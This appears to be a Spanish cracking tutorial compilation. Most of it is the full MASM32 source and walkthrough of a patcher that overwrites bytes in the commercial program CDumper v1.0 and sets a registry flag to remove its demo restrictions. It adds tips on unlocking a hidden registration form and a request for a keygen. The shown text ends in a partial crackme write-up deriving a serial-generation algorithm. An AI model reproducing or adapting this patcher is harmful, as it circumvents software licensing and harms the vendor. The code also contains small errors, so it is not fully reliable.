;Estilo del Dialog Box
STYLE WS_CAPTION | DS_CENTER | WS_SYSMENU |WS_MINIMIZEBOX

CAPTION "CDumper v1.0 Patch"

;Tipografía y tamaño
FONT 8, "MS Sans Serif"

BEGIN
    GROUPBOX        "Cracker",IDC_STATIC,8,6,214,20
    LTEXT           "SACCOPHARYNX",IDC_STATIC,55,14,115,8,ES_CENTER
    GROUPBOX        "Website",IDC_STATIC,8,28,214,20
    LTEXT           "http://www.gmixon.com",IDC_STATIC,55,36,115,8,ES_CENTER

    GROUPBOX        "Registro",IDC_STATIC,8,50,214,40
    PUSHBUTTON      "&Crackear",IDC_CRACKEAR,35,65,50,14
    PUSHBUTTON      "&Acerca de",IDC_ABOUT,90,65,50,14
    PUSHBUTTON      "&Salir",IDC_EXIT,144,65,50,14
END
```

Como puede observarse claramente en rsrc.rc se definen los controles y la apariencia de nuestro patch (botones, ícono, tipografía, estilos, etc.). El archivo c:\masm32\include\resource.h lo incluimos porque en el están definidas muchas características (WS_CAPTION, DS_CENTER, ES_CENTER, etc.).

Código fuente de CDumperPatch.asm

```
;
; ------------------------------------------------------------------------------
.386
.model flat,stdcall
option casemap:none
```

```
; ------------------------------------------------------------------------------
include \masm32\include\windows.inc
include \masm32\include\user32.inc
include \masm32\include\kernel32.inc
include \masm32\include\comdlg32.inc
include \masm32\include\advapi32.inc

includelib \masm32\lib\user32.lib
includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\comdlg32.lib
includelib \masm32\lib\advapi32.lib

; ------------------------------------------------------------------------------
DlgFunc           PROTO :DWORD,:DWORD,:DWORD,:DWORD
PatchFile         PROTO :BYTE,:DWORD
WriteRegistry     PROTO :DWORD
ControlDeArchivo  PROTO :DWORD
CerrarArchivo     PROTO :DWORD
```

De este código lo que más importa son los 5 procedimientos definidos:

DlgFunc -> Controla el DialogBox que usamos para el patch.
PatchFile -> Realiza el parcheo de CDumper.exe.
WriteRegistry -> Escribe 1 como dato del valor DemoMsg en la Registry.
ControlDeArchivo -> Chequea que CDumper.exe sea v1.0 y que no esté parcheado ya.
CerrarArchivo -> Cierra CDumper.exe si fue abierto y libera la memoria.

```
; ------------------------------------------------------------------------------
.const
IDD_DIALOG     equ 1000   ; Este es el identificador del Dialog Box
IDC_SERIAL     equ 1002   ;
IDC_EXIT       equ 1003   ; Son los mismos identificadores de controles
IDC_ABOUT      equ 1004   ; definidos en rscr.rc
IDC_CRACKEAR   equ 1005

MAXSIZE        equ 260    ; Tamaño máximo del nombre del archivo (incluido el path).
MEMSIZE        equ 10     ; Pongo 10 porque se leen 9 valores (MEMSIZE-1).
D_OFFSET       equ 686569 ; Desplazamiento que hay hasta los bytes a parchear
```

En esta sección se definen las constantes que tendrá el patch. MAXSIZE, MEMSIZE y D_OFFSET son tamaños medidos en bytes y en notación decimal. MEMSIZE es el tamaño de la memoria donde se copiarán los cuatro bytes a parchear, más los otros cinco que usaré para ControlDeArchivo.

```
; ------------------------------------------------------------------------------
.data
bytescorrectos db 8Bh,45h,0FCh,50h,56h,6Ah,00h,8Bh,0C7h
ofn            OPENFILENAME <>
FilterString   db "CDumper.exe",0,"CDumper.exe",0,0
buffer         db MAXSIZE dup(0)
Icono          db "app",0
Iconimage      db "app",0
hIcon          dd 0
hWnd           dd 0

;MANEJO DE MENSAJES
MsgCaption     db "CDumper v1.0 Patch",0
MsgBoxText4    db "CDumper v1.0 patched OK.",0
ErrorMessage1  db "Error abriendo archivo!!!",0
ErrorMessage2  db "Error inesperado de memoria!!!",0
```

```
ErrorMessage3  db "Error inesperado de archivo!!!",0
ErrorMessage4  db "Error de lectura de archivo!!!",0
ErrorMessage5  db "Error de escritura de archivo!!!",0
ErrorMessage6  db "No se seleccionó ningún archivo!!!",0
ErrorMessage7  db "CDumper.exe versión distinta o ya parcheada",0
ErrorMessage8  db "Error escribiendo CLAVE en Registry",0
ErrorMessage9  db "Error escribiendo VALOR en Registry",0
ErrorMessage10 db "Error cerrando Registry",0
txt1           db "Desde las profundidades del abismo, SACCOPHARYNX / [13/02/2002]",0

;MANEJO DE REGISTRY
sSubKey        db "SOFTWARE\GMixon\CDumper\Demo",0
sName1         db "DemoMsg",0
Dato1          dd 1
```

Aquí definimos los datos inicializados: bytescorrectos son los bytes originales de CDumper.exe y los uso para control; ofn es una estructura necesaria para el manejo de archivos; buffer contendrá el path y el nombre del archivo a parchear (que como se ve en FileString este será Cdumper.exe); sSubKey contiene el nombre de la entrada que crearemos en la registry; sName1 contiene el nombre del único valor que escribiremos en esta entrada, y Dato1 es el dato que escribiremos en el valor DemoMsg. El resto es para el manejo del ícono del patch, los handles necesarios y los mensajes.

```
; ------------------------------------------------------------------------------
.data?
hInstance      HINSTANCE ?
hFile          HANDLE ?
hMemory        HANDLE ?
pMemory        DWORD ?
SizeReadWrite  DWORD ?
phKey          dd ?
phDisposition  dd ?
```

En esta sección se definen los datos no inicializados para el manejo de instancias, archivos y memoria.

```
; ------------------------------------------------------------------------------
.code
start:
   invoke GetModuleHandle,NULL
   mov hInstance,eax
   invoke DialogBoxParam,hInstance,IDD_DIALOG,NULL,addr DlgFunc,NULL
   invoke ExitProcess,NULL
```

Aquí comienza la sección de código. Se obtiene el handle del módulo, se invoca a DialogBoxParam, diciendo que DlgFunc es el procedimiento que controlará los eventos de este Dialog Box (IDD_DIALOG), y que cuando salgamos del Dialog Box se invoque a ExitProcess para terminar la ejecución de nuestro patch.

```
; ------------------------------------------------------------------------------
DlgFunc proc hDlg:DWORD,uMsg:DWORD,wParam:DWORD,lParam:DWORD
.if uMsg==WM_INITDIALOG
   ;Inicializa el DialogBox
   mov eax,hDlg
   mov hWnd,eax
   invoke LoadIcon,hInstance,ADDR Icono
   mov hIcon,eax
   invoke SendMessage, hDlg, WM_SETICON,1,hIcon
```

```
   ;Inicializa los miembros de la estructura OPENFILENAME
   mov ofn.lStructSize,SIZEOF ofn
   push hWnd
   pop  ofn.hWndOwner
   push hInstance
   pop  ofn.hInstance
   mov  ofn.lpstrFilter, OFFSET FilterString
   mov  ofn.lpstrFile, OFFSET buffer
   mov  ofn.nMaxFile,MAXSIZE

.elseif uMsg==WM_CLOSE
   invoke EndDialog,hDlg,NULL
```

Comienza el procedimiento DlgFunc el cual procesa los mensajes enviados a nuestro DIALOG BOX. Como se ve aquí, si el DIALOG BOX recibe el mensaje WM_INITDIALOG inicializo el handle, el ícono y la estructura necesaria para el manejo de archivos. Cuando recibe el mensaje WM_CLOSE se debe cerrar el DIALOG BOX para lo cual invocamos a EndDialog.

```
.elseif uMsg==WM_COMMAND
   mov eax,wParam
   mov edx,eax
   shr edx,16
   .if dx==BN_CLICKED
      .if ax==IDC_EXIT
         ; ---------------------------------------------------------------------
         ; EXIT (SALIR)
         ; ---------------------------------------------------------------------
         invoke SendMessage,hDlg,WM_CLOSE,0,0

      .elseif ax==IDC_CRACKEAR
         ; ---------------------------------------------------------------------
         ; COMIENZO DE LA OPERACION DE CRACKING (CRACKEAR)
         ; ---------------------------------------------------------------------
         invoke PatchFile,1,hDlg
         .if eax == 6666         ;Se escribió correctamente el archivo.
            invoke WriteRegistry,hDlg
            .if eax == 6666      ;Se escribió correctamente la registry.
               invoke MessageBox, \
               hDlg, ADDR MsgBoxText4, \
               ADDR MsgCaption, \
               MB_OK
            .elseif              ;Si la registry se escribió mal restauro el archivo.
               invoke PatchFile,0,hDlg
            .endif
         .endif

      .elseif ax==IDC_ABOUT
         ; ---------------------------------------------------------------------
         ; ABOUT (ACERCA DE)
         ; ---------------------------------------------------------------------
         invoke MessageBox,hDlg,ADDR txt1,ADDR MsgCaption,MB_OK
      .endif
   .endif
.endif
ret
DlgFunc endp
```

Cuando el DIALOG BOX recibe el mensaje WM_COMMAND quiere decir que uno de los botones

definidos en rsrc.rc pudo haber sido clickeado, eso es lo que controlaremos aquí. El que más nos importa es IDC_CRACKEAR, ya que aquí se harán las operaciones necesarias para el patch. Si al retorno de PatchFile eax vale 6666 quiere decir que CDumper.exe se parcheó correctamente, entonces procedemos a escribir la entrada en la registry invocando WriteRegistry. Si la entrada se escribió correctamente eax volverá a valer 6666 y el patch funcionó a la perfección. Si no se pudo escribir con éxito la entrada en la registry, restauro los bytes originales de CDumper.exe y todo queda como estaba antes (el patch no cambia nada). Tanto para escribir los bytes originales, como los del patch uso el mismo procedimiento (PatchFile), por eso el primer parámetro que le paso es un flag, que está en 1 (para parchear) o en 0 (para escribir los bytes originales si hubo un error).

Bueno, esa es la estructura principal del patch. Ahora entraremos en más detalles.

```
; ------------------------------------------------------------------------------
PatchFile PROC dbFlag:BYTE,hDlg:DWORD
   .if dbFlag == 1
      mov ofn.Flags, OFN_FILEMUSTEXIST or \
          OFN_PATHMUSTEXIST or OFN_LONGNAMES or\
          OFN_EXPLORER or OFN_HIDEREADONLY
      invoke GetOpenFileName, ADDR ofn
   .else
      mov eax,1
   .endif

   ;Si no hubo error y se seleccionó un archivo sigue.
   .if eax==TRUE
```

Comenzamos con el procedimiento PatchFile. La API GetOpenFileName es la que nos deja seleccionar un archivo. En este caso el que queremos parchear. Pero antes de invocarla debemos saber si estamos parcheando el archivo, o si estamos restaurando los bytes originales. Porque si estamos restaurando los bytes originales debido a un error en la escritura de la registry, ya habíamos seleccionado el archivo y no hace falta hacerlo nuevamente. Si eax es TRUE (distinto de cero) no hubo error al seleccionar el archivo y podemos empezar con el patch. El registro eax solo valdrá 6666 en PatchFile cuando se llegue al final del procedimiento (antes del último ret).

```
   ; Abro el archivo seleccionado; CreateFile también abre archivos
   ; ----------------------------------------------------------------------
   invoke CreateFile, ADDR buffer,\
         GENERIC_READ or GENERIC_WRITE ,\
         FILE_SHARE_READ or FILE_SHARE_WRITE,\
         NULL,OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,\
         NULL
   ; Control de error de apertura de archivo
   ; ----------------------------------------------------------------------
   .if eax == INVALID_HANDLE_VALUE
      invoke MessageBox, hDlg,ADDR ErrorMessage1, ADDR MsgCaption, MB_OK
      ret
   .endif
   mov hFile,eax


   ; Obtengo el handle de la memoria a utilizar para alojar los bytes a leer
   ; ----------------------------------------------------------------------
   invoke GlobalAlloc,GMEM_MOVEABLE or GMEM_ZEROINIT,MEMSIZE
   ; Control de error de Memoria
   ; ----------------------------------------------------------------------
   .if eax == NULL
```

```
      invoke MessageBox, hDlg,ADDR ErrorMessage2, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif
   mov hMemory,eax


   ; Obtengo el puntero a la zona de memoria donde se alojarán los bytes a leer
   ; ------------------------------------------------------------------------
   invoke GlobalLock,hMemory
   ; Control de error de Memoria
   ; ------------------------------------------------------------------------
   .if eax == NULL
      invoke MessageBox, hDlg,ADDR ErrorMessage2, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      invoke GlobalFree,hMemory
      ret
   .endif
   mov pMemory,eax


   ; Pongo el puntero de archivo apuntando a los bytes a parchear.
   ; ------------------------------------------------------------------------
   invoke SetFilePointer,hFile,D_OFFSET,NULL,FILE_BEGIN
   ; Control de error de búsqueda en archivo
   ; ------------------------------------------------------------------------
   .if eax == 0FFFFFFFFh
      invoke MessageBox, hDlg,ADDR ErrorMessage3, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif


   ; Leo del archivo los bytes para control y modificación del mismo.
   ; ------------------------------------------------------------------------
   invoke ReadFile,hFile,pMemory,MEMSIZE-1,ADDR SizeReadWrite,NULL
   ; Control de error de lectura en archivo
   ; ------------------------------------------------------------------------
   .if eax == 0
      invoke MessageBox, hDlg,ADDR ErrorMessage4, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif
```

Esta parte no presenta complicaciones si observan bien. Está dividida claramente en cinco pasos cada uno de los cuales dice que es lo que hace, y además todos presentan la misma estructura: Se invoca una API y luego se controla si hubo un error o no mediante el valor que tenga el registro eax. Pueden ver que si hubo un error eax no vale 6666, se despliega el mensaje correspondiente, se invoca al procedimiento CerrarArchivo y retornamos a DlgFunc. Los valores retornados por las APIs en eax y los parámetros que se les pasan a las mismas, los tomé de La Referencia de APIs, por eso anteriormente les dije que la bajen de internet ya que es de mucha utilidad. No vayan a pensar que yo sabía todo eso por arte de magia.

```
   ; Controlo que sea el CDumper v1.0 antes de parchear.
   ; ------------------------------------------------------------------------
   .if dbFlag == 1
      invoke ControlDeArchivo, pMemory
      .if eax == 666
         invoke MessageBox, hDlg,ADDR ErrorMessage7, ADDR MsgCaption, MB_OK
```

```
         invoke CerrarArchivo, eax
         ret
      .endif
   .endif
```

Si dbFlag vale 1 quiere decir que estoy intentando parchear Cdumper.exe y no restaurando los bytes originales. Eso lo hago porque si hay un error escribiendo la registry, no me dejaría restaurar los bytes originales de CDumper.exe, porque me diría que el archivo ya fue parcheado. Luego invoco a ControlDeArchivo y si este procedimiento retorna un 666 en eax quiere decir que CDumper.exe no es v1.0 o que ya fue parcheado.

```
   ; Escribo el patch en memoria dependiendo del Flag
   ; ------------------------------------------------------------------------
   push edi
   mov edi, pMemory
   .if dbFlag == 1
      mov byte ptr [edi], 6ah
      mov byte ptr [edi+1], 00h
      mov byte ptr [edi+2], 90h
      mov byte ptr [edi+3], 90h
   .elseif
      mov byte ptr [edi], 8Bh
      mov byte ptr [edi+1], 45h
      mov byte ptr [edi+2], 0FCh
      mov byte ptr [edi+3], 50h
   .endif
   pop edi
```

Antes de escribir el patch o la restauración en el archivo CDumper.exe debemos escribir los cambios en la memoria. Para lo cual movemos pMemory a edi, para que edi contenga un puntero a la zona de memoria donde se leyeron los bytes del archivo. Una vez hecho esto vamos incrementando en uno este puntero y copiamos los bytes según corresponda, dependiendo del valor del flag.

```
   ; Retorno el puntero al lugar correcto porque avanzó los bytes que se leyeron
   ; ------------------------------------------------------------------------
   invoke SetFilePointer,hFile,D_OFFSET,NULL,FILE_BEGIN
   ; Control de error de búsqueda en archivo
   ; ------------------------------------------------------------------------
   .if eax == 0FFFFFFFFh
      invoke MessageBox, hDlg,ADDR ErrorMessage3, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif


   ; Escribo los cambios (el patch) en el archivo
   ; ------------------------------------------------------------------------
   invoke WriteFile,hFile,pMemory,MEMSIZE-1,ADDR SizeReadWrite,NULL
   ; Control de error de escritura en archivo
   ; ------------------------------------------------------------------------
   .if eax == 0
      invoke MessageBox, hDlg,ADDR ErrorMessage5, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif
```

Las dos partes de código de arriba funcionan igual que las cinco anteriores. Pero

cabe una explicación extra: cuando leemos bytes de un archivo a partir de una posición, el puntero del archivo avanza la cantidad de bytes que leímos, por lo tanto antes de hacer la escritura del archivo, debemos poner el puntero nuevamente en el mismo lugar en el que estaba justo antes de la lectura, porque lo que nosotros queremos es sobreescribir los bytes leídos.

```
   ; Si llegamos hasta aquí y no hubo errores, entonces delvuelvo 6666 en eax
   ; ------------------------------------------------------------------------
   invoke CerrarArchivo, eax
   mov eax, 6666
   ret
   .elseif
      invoke MessageBox, hDlg,ADDR ErrorMessage6, ADDR MsgCaption, MB_OK
      ret
   .endif   ; Este .endif cierra .if eax==TRUE
PatchFile ENDP
```

No hay más que explicar con respecto a ese código. Basta con la explicación en él incluída. Aquí se terminó el procedimiento PatchFile.

```
; ------------------------------------------------------------------------
WriteRegistry PROC hDlg:DWORD
   ; CREAR ENTRADA EN LA REGISTRY
   ; ------------------------------------------------------------------------
   invoke RegCreateKeyEx, HKEY_LOCAL_MACHINE, addr sSubKey, NULL, NULL,
          REG_OPTION_NON_VOLATILE, KEY_WRITE, NULL, addr phKey,
          addr phDisposition
   ; chequea si no hubo error en crear la entrada en registry
   ; ------------------------------------------------------------------------
   .if eax != ERROR_SUCCESS
      invoke MessageBox, hDlg,ADDR ErrorMessage8, ADDR MsgCaption, MB_OK
      invoke CerrarArchivo, eax
      ret
   .endif


   ; ESCRITURA DEL VALOR DE DemoMsg EN REGISTRY
   ; ------------------------------------------------------------------------
   invoke RegSetValueEx, phKey, addr sName1, NULL, REG_DWORD, addr Dato1,
          SIZEOF Dato1
   ; chequea si no hubo error en la escritura
   ; ------------------------------------------------------------------------
   .if eax != ERROR_SUCCESS
      invoke MessageBox, hDlg,ADDR ErrorMessage9, ADDR MsgCaption, MB_OK
      .if phDisposition == REG_CREATED_NEW_KEY
             invoke RegDeleteKey, phKey, addrs SubKey
      .elseif
         invoke RegCloseKey, phKey
      .endif
      invoke CerrarArchivo, eax
      ret
   .endif

   ; CERRANDO ENTRADA EN LA REGISTRY
   ; ------------------------------------------------------------------------
   invoke RegCloseKey, phKey
   ; chequea si no hubo error en el cierre
   ; ------------------------------------------------------------------------
   .if eax != ERROR_SUCCESS
```

```
        invoke MessageBox, hDlg,ADDR ErrorMessage10, ADDR MsgCaption, MB_OK
        invoke CerrarArchivo, eax
        ret
    .endif

    ; Si llegamos hasta aquí y no hubo errores, delvuelvo 6666 en eax
    ; ---------------------------------------------------------------------
    mov eax, 6666
    ret
WriteRegistry ENDP
```

Este es el procedimiento que escribe la entrada en la registry. Presenta la misma estructura que el procedimiento anterior y no merece mucha explicación. Antes de escribir un valor y su dato en la registry, necesitamos abrir o crear una entrada en la cual lo escribiremos, y luego de la escritura se debe cerrar la entrada. Si todo funcionó bien retornamos 6666 en eax. Si hubo un error al intentar escribir la registry borramos la entrada (Key), solo si esta fue creada por nuestro patch. Si ya existía no se borra, solo cerramos dicha entrada.

```
; ---------------------------------------------------------------------------
; Este procedimiento chequea que el archivo CDumper.exe no esté parcheado
; o que no sea de otra versión.
; ReadFile lee nueve bytes a partir de la posición de donde se parchean
; los cuatro bytes necesarios. Leo cinco bytes más para hacer la
; comparación entre nueve bytes:
; bytescorrectos -> contiene los bytes correctos de CDumper.exe v1.0
; mientras que pDataMemory -> apunta a los bytes leidos
; Yo asumo que CDumper.exe es la versión 1.0 sin parchear, si la
; comparación de los nueve bytes es exitosa. Se pude hilar más fino.
ControlDeArchivo PROC pDataMemory:DWORD
    push esi
    push edi          ; Salvo en la pila el valor de los registros que uso
    push ecx          ; para evitar errores
    push edx
    mov ecx, -1
    mov edi, pDataMemory                ; edi apunta a los bytes leidos
    mov esi, offset bytescorrectos      ; esi apunta a los bytes correctos
ciclo:
    inc ecx
    cmp ecx, 9           ; cuando ecx valga 9 se han comparado los 9 bytes
    je ok
    mov dl, byte ptr [edi+ecx]          ; comparo un byte leido con uno de
    cmp dl, byte ptr [esi+ecx]          ; los originales
    je ciclo
    jmp error
error:
    mov eax, 666              ; Si la comparación falló retorno 666 en eax
    jmp salir
ok:
    mov eax, 0            ; Si la comparación fue exitosa retorno 0 en eax
salir:
    pop edx
    pop ecx
    pop edi                             ; Recupero los registros y retorno
    pop esi
    ret
ControlDeArchivo ENDP
```

Este es el procedimiento para saber si debemos parchear o no CDumper.exe. En el mismo

```
códido se incluye la explicación del procedimiento.

; ---------------------------------------------------------------------------
;Cierro el archivo y libero la memoria según corresponda
CerrarArchivo PROC ddValor:DWORD
    invoke CloseHandle,hFile
   .if ddValor != NULL       ;Solo si ddValor no es nulo se libera memoria
      invoke GlobalUnlock,pMemory
      invoke GlobalFree,hMemory
   .endif
   ret
CerrarArchivo ENDP

; ---------------------------------------------------------------------------
end start
```


Bueno, hemos llegado al último de los procedimientos. Solo sirve para cerrar CDumper.exe y liberar la memoria según ddValor, en caso de que se haya pedido memoria al sistema.

Aca se termina la explicación del código fuente. Este es todo el patch. Para compilar el código fuente solo deben descomprimir CDumperPatchSrc.zip en un directorio, cargar MASM32, abrir el archico CDumperPatch.asm, ir a la opción Project del menu, y seleccionar Build All. Esto generará CDumperPatch.exe, que al ejecutarlo se verá algo así:


Recuerden que antes de parchear a Cdumper.exe, por las dudas, es recomendable desinstalar este programa y borrar las entradas en la registry, volver a instalarlo pero sin ejecutarlo aún, aplicar el patch y luego ejecutarlo, y ahora sí, a disfrutar de la música. Ahora les voy a mostrar el otro punto de ataque.

Otro punto de ataque


Cuando se me ocurrió pasar el CDumper.exe por File InsPEctor vi que fue desarrollado en Borland Delphi 3.0, por lo tanto procedí a desensamblar con DEDE 3.0 y me llevé una pequeña sorpresa que es muy común últimamente. Los programadores ocultan los Forms de registración. Si desensamblan CDumper.exe y van a Forms, verán esto:



Así es, existe un formulario para el ingreso del password y seguramente registración del software. Entoces vamos a buscar este formulario oculto. Si van a Help->About verán lo siguiente:



Si hacen dos clicks (no doble-click) sobre la imagen de este Form verán esto:



Hemos habilitado el botón de registración (Register). Click sobre el mismo y:


No se preocupen que el tutorial termina aquí, jejeje, pero quería mostrarles esto, para tener en cuenta que a veces puede haber más de un camino para alcanzar el éxito.

Yo estuve traceando un buen rato, luego de poner el breakpoint más famoso en este mundo (bpx hmemcpy), pero debido a un imprevisto en la computadora no pude continuar con el traceo. Si alguien tiene la amabilidad de hacerlo por mí y mandarme un KeyGen, o al menos explicarme el algoritmo que comprueba que el password sea correcto, se lo agradecería mucho. Un dato: El password se guarda encriptado en la registry en la entrada GMixon. Abajo de todo está mi dirección de e-mail por si alguien hace algo o tiene dudas.

Saludos

Bueno colegas de todo el mundo, aquí se terminó este tutorial, de verdad, jejeje. Se que se hizo extenso, pero quería que todo este bien explícito. Aprovecho para agradecer a Karpoff por enviarme unos archivos que necesitaba, y al resto de los crackers que aportan material al sitio. Sigamos así gente que la unión hace la fuerza. Saludos a todos.

Desde las profundidades del abismo



saccopharynx@yahoo.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa:	Crackme! D^3AM v1.0 DE DeAtH

PROTECCION:	Encontrar numero de serie Y Hacer KeyGenerador		
Descripcion:	Crackme para practicar en este mundo de la ingenieria inversa, se trata de encontrar el numero de serie correcto y ademas hacer un Generador de Keys		
Dificultad:	Aficionado		
DOWNLOAD:	http://come.to/karpoff		
Herramientas:	Softice, W32dasm, y Bastantes Nociones sobre el Funcionamiento del Copro y en Sobremanera unas ordenes concretas		
CRACKER:	Nandois	FECHA:	01/02/2002

INTRODUCCION

Hola!!!
Este es un Crackme con el cual pasas de querer dejarlo todo para siempre mas, a ver lo alucinante que es este mundo de la ingenieria inversa y lo poco que sabes, de este mundo, al menos yo.
De este Crack lo menos importante,es lo importante de un crack y es encontrar el numero de serie, pues realmente cuando tienes el numero de serie de un programa
ya tienes lo que querias, poco importa, como lo has conseguido.
Pero en este caso el Productor del crack, pedia para que el mismo se diera por resuelto que se tenia que hacer un generador del mismo.
Y aqui es donde realmente se hace interesante la manera que DeAth se monto el numero y me complico la existencia.
Basta de charla y vamos a ver el Crack.

AL ATAKE

De entrada vemos con el FileInspector, que usa UPX para comprimir el archivo

vemos que se puede descomprimir sin problemas, y el archivo nos pasa de 13Kb a 50Kb, en fin una vez descomprimido lo corremos con el Wsdamm, pasamos un ratito con el y encontramos, un salto que una vez modificado nos dice que somos unos buenos crackers ect. ect..

Abrimos el Sice y despues de un breve paseo por él vemos en un lugar, que se origina un numero, cerramos el Sice ponemos el numero que vimos y jo, funciona.
En un ratito hemos pillado un salto que hablando hipoteticamente, haciendole un pequeño cambio, nos registra el producto, y luego mirando un poco mas vemos que tenemos el numero que nos registra dicho producto, ya ni tan siquiera, tener que molestarnos en modificar el programa.

Pues vaya, piensas, tecnicamente es una muy mala proteccion, pues no se puede decir que este muy bien protegido, es que no existe proteccion.

Visto esto y muy contentos, nos metemos en la boca del lobo intentando hacer el generador de Keys del programa. Y aqui es donde no tiene desperdicio el montaje que hace DeAth.

Vamos a por el;

Lo primero que hay que tener presente es que el nombre de entrada tiene que tener como minimo " seis digitos " o mas.

El segundo control que hace DeAtH es que el numero ó la clave que se ponga tiene que terminar con la letra " d ".

Pasados estos dos controles, empieza el baile para la obtencion del numero de serie correcto.

Primero coge los digitos, tercero y segundo y los multiplica.
aqui tenemos la referencia a esta primera operacion.

```
* Reference To: MSVBVM60.__vbaVarMul, Ord:0000h
                                |
:004068FF FF159C104000          Call dword ptr [0040109C]
```

Guarda el resultado y va por la segunda operacion
Para Esta operacion se utilizan el penultimo digito y el cuarto.

```
* Reference To: MSVBVM60.__vbaVarAdd, Ord:0000h
                                |
:00406AC4 FF15F8104000          Call dword ptr [004010F8]
:00406ACA 8D8DECFBFFFF           lea ecx, dword ptr [ebp+FFFFFBEC]
:00406AD0 50                   push eax
```

El resultado de la suma lo multiplica por dos dos veces.

A continuacion al valor obtenido le añade el total que tenia de la multiplicacion
anterior.
Y guarda este total al que a partir de ahora llamaremos total.

Siguiendo la manipulacion del nombre ahora se coge el quinto digito y se multiplica por tres el valor obtenido se añade al total generando un nuevo total

Segimos, ahora se coge el primer digito y sexto digito.
